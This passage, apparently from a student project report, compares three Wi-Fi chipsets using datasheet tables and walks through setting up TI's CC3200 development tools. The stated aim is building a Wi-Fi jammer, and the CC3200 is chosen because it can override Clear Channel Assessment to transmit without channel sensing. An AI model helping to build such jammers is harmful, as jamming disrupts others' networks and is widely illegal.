In terms of power consumption, ATWINC1500 defines different states; each state has its own power consumption level. The following table shows the detail of the power consumption in each state:

Device State	Code Rate	Output Power, dBm	Current Consumption (1)	
			IVBATT	IVDDIO
ON_Transmit	802.11b 1Mbps	19.5	294 mA	22mA
	802.11b 11Mbps	20.5	290 mA	22mA
	802.11g 6Mbps	19.5	292 mA	22mA
	802.11g 54Mbps	17.5	250 mA	22mA
	802.11n MCS 0	18.0	289 mA	22mA
	802.11n MCS 7	15.5	244 mA	22mA
ON_Receive	802.11b 1Mbps	N/A	52.5mA	22mA
	802.11b 11Mbps	N/A	52.5mA	22mA
	802.11g 6Mbps	N/A	55.0mA	22mA
	802.11g 54Mbps	N/A	57.5mA	22mA
	802.11n MCS 0	N/A	54.0mA	22mA
	802.11n MCS 7	N/A	58.5mA	22mA
ON_Doze	N/A	N/A	380µA	<10µA
Power_Down	N/A	N/A	<0.5µA	<3.5µA

Note: 1. Conditions: VBATT @3.6v, VDDIO @2.8V, 25°C

Figure 9 current consumption ATWINC1500

ESP8266:

Espressif's ESP8266EX offers a highly integrated Wi-Fi SoC solution to complete users' cautious demands for efficient power usage. ESP8266 has 2.4 to 2.5 GHz as its working frequency range. It adapts different 802.11 standards such as 802.11b/g/b/n/e/i. In order to optimize the tasks, it implements a hardware accelerator for CCMP (CBC-MAC, counter mode), TKIP (MIC, RC4), WAPI (SMS4), WEP (RC4), CRC. It also uses WEP, TKIP and AES algorithms for software encryption. The ESP chip works with several modulations such as CCK (802.11b), OFDM (802.11g) and MSC7 (802.11n).). Espressif does not have its own IDE to develop the chip. Therefore, other C/C++ like Eclipse could be an alternative for the development; it also allows developers use the official Arduino IDE for the implementation and other environments such as javascript-based Node.js.

ESP8266 implements Tensilica L106 32-bit processor and an ultra-low-power 16-bits RISC. CPU oscillates at 80 MHz up to the maximum value of 160 MHz.
It integrates the memory controller and memory units, including SRAM and ROM. MCU can access the memory units through iBus, dBus and AHB

interfaces. Unfortunately, there is no programmable ROM in the chip. Therefore, the user program must be saved in and external SPI flash. *[8]*


The following figure shows the power consumption of ESP8266 in different situation:

Parameters	Min	Typical	Max	Unit
Tx802.11b, CCK 11Mbps, P OUT=+17dBm	-	170	-	mA
Tx 802.11g, OFDM 54Mbps, P OUT =+15dBm	-	140	-	mA
Tx 802.11n, MCS7, P OUT =+13dBm	-	120	-	mA
Rx 802.11b, 1024 bytes packet length , -80dBm	-	50	-	mA
Rx 802.11g, 1024 bytes packet length, -70dBm	-	56	-	mA
Rx 802.11n, 1024 bytes packet length, -65dBm	-	56	-	mA
Modem-sleep①	-	15	-	mA
Light-sleep②	-	0.9	-	mA
Deep-sleep③	-	20	-	μA
Power Off	-	0.5	-	μA

Figure 10 Current consumption ESP8266

CC3200:

SimpleLink CC3200 device is a wireless MCU that integrates a high-performance ARM Cortex-M4 MCU, allowing customers to develop a wide range of IoT solutions. CC3200 generates Wi-Fi signal at 2.4 GHz. It works with 3 different IEEE 802.11 standards: 802.11b/g/n. It implements hardware crypto engine for advanced fast security including: AES, DES,3DES, SHA2, MD5, CRC and checksum. Different modulation as DSSS, CCK, OFDM, MCS7 are used for 802.11b, 802.11g and 802.11n respectively.



The high-performance ARM Cortex-M4 processor provides a low-coast platform that requires minimal memory implementation, reduced pin count, and low power consumption. CC3200 includes on-chip SRAM to which application programs are downloaded and executed, it provides up to 256KB of zero-wait-state, on-chip SRAM.

CC3200 power consumption also differs depending on the state to optimize the chip performance. The following table shows a detail about the chip current consumption:

T_A = +25°C, V_{BAT} = 3.6 V

PARAMETER		TEST CONDITIONS(1) (2)			MIN	TYP	MAX	UNIT
MCU ACTIVE	NWP ACTIVE	TX	1 DSSS	TX power level = 0		278		mA
				TX power level = 4		194		
			6 OFDM	TX power level = 0		254		
				TX power level = 4		185		
			54 OFDM	TX power level = 0		229		
				TX power level = 4		166		
		RX	1 DSSS			59		
			54 OFDM			59		
	NWP idle connected(3)					15.3		

(1) TX power level = 0 implies maximum power (see Figure 4-3 through Figure 4-5). TX power level = 4 implies output power backed off approximately 4 dB.
(2) The CC3200 system is a constant power-source system. The active current numbers scale based on the V_{BAT} voltage supplied.
(3) DTIM = 1

T_A = +25°C, V_{BAT} = 3.6 V

PARAMETER		TEST CONDITIONS (1) (2)			MIN	TYP	MAX	UNIT
MCU SLEEP	NWP ACTIVE	TX	1 DSSS	TX power level = 0		275		mA
				TX power level = 4		191		
			6 OFDM	TX power level = 0		251		
				TX power level = 4		182		
			54 OFDM	TX power level = 0		226		
				TX power level = 4		163		
		RX	1 DSSS			56		
			54 OFDM			56		
	NWP idle connected (3)					12.2		
MCU LPDS	NWP active	TX	1 DSSS	TX power level = 0		272		mA
				TX power level = 4		188		
			6 OFDM	TX power level = 0		248		
				TX power level = 4		179		
			54 OFDM	TX power level = 0		223		
				TX power level = 4		160		
		RX	1 DSSS			53		
			54 OFDM			53		
	NWP LPDS (4)					0.25		
	NWP idle connected (3)					0.825		
MCU hibernate (5)	NWP hibernate (6)					4		µA
Peak calibration current (7)		V_{BAT} = 3.3 V				450		mA
		V_{BAT} = 2.1 V				670		
		V_{BAT} = 1.85 V				700		

(4) LPDS current does not include the external serial flash. The LPDS number reported is with retention of 64KB MCU SRAM. The CC3200 device can be configured to retain 0KB, 64KB, 128KB, 192KB or 256KB SRAM in LPDS. Each 64KB retained increases LPDS current by 4 µA.
(5) For the 1.85-V mode, the Hibernate current is higher by 50 µA across all operating modes because of leakage into the PA and analog power inputs.
(6) Serial flash current consumption in power-down mode during hibernate is not included.
(7) The complete calibration can take up to 17 mJ of energy from the battery over a time of 24 ms . Calibration is performed sparingly, typically when coming out of Hibernate and only if temperature has changed by more than 20°C or the time elapsed from prior calibration is greater than 24 hours.

Figure 11 current consumption CC3200

So, to simplify the comparison, a table contents different hardware characteristic has been made:

	ATWINC1500	**ESP8266**	**CC3200**
802.11 standards	b/g/n	b/g/n	b/g/n
Power consumption	294(mA)	170(mA)	278(mA)
Radio test tool	No	No	Yes
CCA override	No	Yes	Yes

Table 2 Chipsets comparison

Obviously, all the chips are well designed to implement wireless IoT applications. However, due to our major objective, it's necessary to deactivate the Clear Channel Assessment (CCA) option, which allows the chip to send information without proceeding with the CSMA/CA algorithm. So, the best candidate could be ESP8266 and CC3200. But the further investigation shows Texas Instrument has more detailed user guide documents and a very sophisticated API documentation with detailed examples to allow developers get familiar with the chip as fast as possible. Moreover, Texas Instrument has created an official forum where developers can find many chip related tutorials and, in terms of questions or doubts, there are many professional engineers, who offer answers and advises online. After all the analysis, we have decided to use CC3200 for our jammer implementation.

3.2. About TI CC3200

As commented in the previous section, CC3200 SimpleLink from Texas Instrument has been chosen as the best candidate for our jammer implementation. Before further development, a more detailed CC3200 chip description is given in this section.

TI CC3200 is a robust chipset assembled with application microcontroller, Wi-Fi network processor and power-management subsystem. It has an ARM Cortex M4 at 80MHz to complete all the computational requirements; with 256KB RAM the chip can run many IoT applications without noticeable latencies.

Moreover, the chipset has already put a reduced Wi-Fi and Internet protocols in ROM. Developers could use all the basic TCP/IP stack libraries in order to create applications at a high level. In the low level layers, it supports 802.11b/g/n radio generation in the baseband and follows the specific medium access control (MAC) algorithm to use the channel appropriately.
A wide range of functions have been defined as application programming interfaces (API) for purpose of simplify the chipset configuration and parameter setting. It allows developers to create up to eight simultaneous TCP and UDP sockets in the transport layer for sending and receiving data. If security is a critical concern for your project, you can create 2 TLS and SSL socket simultaneously to secure the transport layer.

In terms of data transmission and reception, CC3200 keeps a low energy consumption to optimize the battery life. Regarding the official datasheet, at 1Mbps (using DSSS) the maximum allowed transmitted power is 18 dBm and it is reduced for higher order modulations to avoid distortion.
The minimum power level for the data reception is -95.7 dBm for 1Mbps DSSS and -74 dBm for 54Mbps OFDM. More information of the transmission and reception could be found in the following table:

4.8 WLAN Transmitter Characteristics

T_A = +25°C, V_{BAT} = 2.1 to 3.6 V. Parameters measured at SoC pin on channel 7 (2442 MHz).(1)

Parameter	Condition(2)	Min	Typ	Max	Units
Maximum RMS output power measured at 1 dB from IEEE spectral mask or EVM	1 DSSS		18.0		dBm
	2 DSSS		18.0		
	11 CCK		18.3		
	6 OFDM		17.3		
	9 OFDM		17.3		
	18 OFDM		17.0		
	36 OFDM		16.0		
	54 OFDM		14.5		
	MCS7 (MM)		13.0		
Transmit center frequency accuracy		–25		25	ppm

(1) Channel-to-channel variation is up to 2 dB. The edge channels (2412 and 2472 MHz) have reduced TX power to meet FCC emission limits.
(2) In preregulated 1.85-V mode, maximum TX power is 0.25 to 0.75 dB lower for modulations higher than 18 OFDM.

Table 3 CC3200 transmission characteristics

4.7 WLAN Receiver Characteristics

T_A = +25°C, V_{BAT} = 2.1 to 3.6 V. Parameters measured at SoC pin on channel 7 (2442 MHz)

Parameter	Condition (Mbps)	Min	Typ	Max	Units
Sensitivity (8% PER for 11b rates, 10% PER for 11g/11n rates)(10% PER)(1)	1 DSSS		–95.7		dBm
	2 DSSS		–93.6		
	11 CCK		–88.0		
	6 OFDM		–90.0		
	9 OFDM		–89.0		
	18 OFDM		–86.0		
	36 OFDM		–80.5		
	54 OFDM		–74.0		
	MCS0 (GF)(2)		–89.0		
	MCS7 (GF)(2)		–71.0		
Maximum input level (10% PER)	802.11b		–4.0		
	802.11g		–10.0		

(1) Sensitivity is 1-dB worse on channel 13 (2472 MHz).
(2) Sensitivity for mixed mode is 1-dB worse.

Table 4 CC3200 reception characteristics

Due to the ultra-low power consumption, CC3200 has an impressive long active life. As the document [9] shows, CC3200 could be active reliably for 10 years considering the working condition in an accepted temperature (up to 85℃) and 20% active mode and 80% sleep mode.

On the other hand, the Wi-Fi network processor subsystem includes a dedicated ARM MCU to completely offload the host MCU along with an 802.11 b/g/n radio, baseband and MAC with a powerful crypto engine for a fast and secure WLAN and Internet connections with 256-bit encryption. CC3200 is able to function as AP and Wi-Fi Direct modes. The Wi-Fi network processor has an embedded IPV4 TCP/IP stack.
The following table shows all the support features by the Wi-Fi Network Processor (NWP) sub-system:

Item	Domain	Category	Feature	Details
1	TCP/IP	Network Stack	IPv4	Baseline IPv4 stack
2	TCP/IP	Network Stack	TCP/UDP	Base protocols
3	TCP/IP	Protocols	DHCP	Client and server mode
4	TCP/IP	Protocols	ARP	Support ARP protocol
5	TCP/IP	Protocols	DNS/mDNS	DNS Address resolution and local server
6	TCP/IP	Protocols	IGMP	Up to IGMPv3 for multicast management
7	TCP/IP	Applications	mDNS	Support multicast DNS for service publishing over IP
8	TCP/IP	Applications	mDNS-SD	Service discovery protocol over IP in local network
9	TCP/IP	Applications	Web Sever/HTTP Server	URL static and dynamic response with template.
10	TCP/IP	Security	TLS/SSL	TLS v1.2 (client/server)/SSL v3.0
11	TCP/IP	Security	TLS/SSL	For the supported Cipher Suite, go to SimpleLink Wi-Fi CC3200 SDK.
12	TCP/IP	Sockets	RAW Sockets	User-defined encapsulation at WLAN MAC/PHY or IP layers
13	WLAN	Connection	Policies	Allows management of connection and reconnection policy
14	WLAN	MAC	Promiscuous mode	Filter-based Promiscuous mode frame receiver
15	WLAN	Performance	Initialization time	From enable to first connection to open AP less than 50 ms
16	WLAN	Performance	Throughput	UDP = 16 Mbps
17	WLAN	Performance	Throughput	TCP = 13 Mbps
18	WLAN	Provisioning	WPS2	Enrollee using push button or PIN method.
19	WLAN	Provisioning	AP Config	AP mode for initial product configuration (with configurable Web page and beacon Info element)
20	WLAN	Provisioning	SmartConfig	Alternate method for initial product configuration
21	WLAN	Role	Station	802.11bgn Station with legacy 802.11 power save
22	WLAN	Role	Soft AP	802.11 bg single station with legacy 802.11 power save
23	WLAN	Role	P2P	P2P operation as GO
24	WLAN	Role	P2P	P2P operation as CLIENT
25	WLAN	Security	STA-Personal	WPA2 personal security
26	WLAN	Security	STA-Enterprise	WPA2 enterprise security
27	WLAN	Security	STA-Enterprise	EAP-TLS

28	WLAN	Security	STA-Enterprise	EAP-PEAPv0/TLS
29	WLAN	Security	STA-Enterprise	EAP-PEAPv1/TLS
30	WLAN	Security	STA-Enterprise	EAP-PEAPv0/MSCHAPv2
31	WLAN	Security	STA-Enterprise	EAP-PEAPv1/MSCHAPv2
32	WLAN	Security	STA-Enterprise	EAP-TTLS/EAP-TLS
33	WLAN	Security	STA-Enterprise	EAP-TTLS/MSCHAPv2
34	WLAN	Security	AP-Personal	WPA2 personal security

Table 5 Features Supported by the NWP Subsystem

In this project, we are going to use the “station” feature that can operate IEEE 802.11 b/g/n with legacy power save.

3.3. IDE for CC3200 development

In this part of the study, a step by step tutorial for installing the Integrated Development Environment (IDE) is introduced.

CC3200 chipset is manufactured by Texas Instrument, the same company offers a specific development environment to implement applications for TI’s DSP, microcontrollers and application processors. This IDE is called Code Composer Studio (CCS). It includes a wide range of useful development kits for users to start the development in a way as simple as possible; for example, the IDE implements an optimizing C/C++ compiler, source code editor, project build environment, debugger, profiler and many other features.

Before going into the details, it’s worth mentioning that all the development of this project is based on a laptop PC running Windows 10 operation system due to its easy and simple compilation and installation of the build environment. At the end of this document, a valid working environment should be successfully settled in Windows OS.

The official TI CC3200 website[19] provides very detailed documentation in order to simplify the work environment configuration for Windows users. This document follows basically the latest version of programmer’s guide which could be found in the TI website. [10]

In the above link, the SDK installer could be found. To start the development, it’s necessary to accept the legal agreement required by the manufacturer. Such agreement will be involved into all the downloadable TI’s resources:




Figure 12 Service agreement

As indicated in the below figure, a default installation directory would be chosen to ease the further configurations:




Figure 13 SDK installation

After the SDK installation, it is important not to forget the installation of the SDK-Service pack:




Figure 14 CC3200 SDK-Service pack

Another important tool for the development is be Uniflash, which helps us to download firmware, application images and certificates to the device. This software can be found here: [11]

It redirects to a wiki page where a Linux version of this software is also available. For this document, only Windows version is needed although a Linux version would be extremely helpful to setup a work environment in Ubuntu.

After installing the Uniflash, we should setup our IDE. The download and detail information could be found in this link. [12]




Figure 15 CCS installation

If installation proceeds successfully, it leads us to a welcome perspective as in the following figure:




Figure 16 welcome CCS

There are related AD-ONS that need to be installed before starting with the development. To do this, enter the App-Center menu, find CC32XX and make sure you choose “ALL” applications as the following figure shows:




Figure 17 CCS app center

Finally, an emulation environment is installed, where Tera Term [20] plays a very important role. It’s an open-source free-software terminal emulator supporting UTF-8 protocol.




Figure 18 Tera Term setup

At this point, all tools for CC3200 development should be all successfully settled up. More details about IDE installation and pre-requirements could be found at this link: [12]

3.4. Quick start project 0 guide

The objective of this section is to describe briefly how to build a demo project ("Hello World" equivalent) in CCS and running it on CC3200 chipset. Most of this section is based on this tutorial [13], which helps us to import a demo project from SDK, modify some part of the codes and try to build and compile the project. After the compilation, we execute the program and observe the result with a terminal.

As the next figure indicates, the demo project performs an internet connectivity test to a TI server:

Figure 19 demo scheme

CC3200 chipset will set as Station mode and try to send ping to an external server. For this, it should be previously connected to the router connecting to the Internet network.

To import the CSS project, SDK path should be indicated. In this case, the path is shown as below. Please adapt the project path for each case.




Figure 20 project path

In order to build the project successfully, the following libraries should be imported from the SDK directory:

- driverlib
- oSlib
- simplelink
- ti_rtos_config
- wlan_station

Note: Do not check the option “copy project into workspace” for the importation.

The demo project will be ***wlan_station*** and the other imported projects are needed as libraries for the correct compilation.

After importing the project, it’s necessary to verify the project configuration. Therefore, go to “ti_rtos_config” project, right click, and click properties option as shown:




Figure 21 ti_rtos_config

In the RTSC tab Verify that XDCtools uses the last version (see fig. 24(?)). Also make sure the target name and platform value are set as as shown in the figure24(?).

A building project process should be performed after the previous configurations. simplelink project would the first project for building. For this, select the simplelink project and click Project option on CCS menu and then select the build project option:




Figure 22 Build Project option

Once that building process finishes, please repeat the same procedure to:

1. ti_rtos_config
2. driverlib
3. oslib

It's strongly recommended to build each project in the above order.

Now, after the code modification, just build the wlan_station project as before. For a correct debugging process, it's important to set the target configuration (set the CC3200.ccxml as the default target for the debugging); for this, click view option on the CCS menu and then click the target configuration option>import target configuration. Find the correct path to the CC3200.ccxml file for the import: "*Your CC3200 SDK path*"\tools\ccs_patch\CC3200.ccxml

Note: Please select the *copy file* option to do the import.

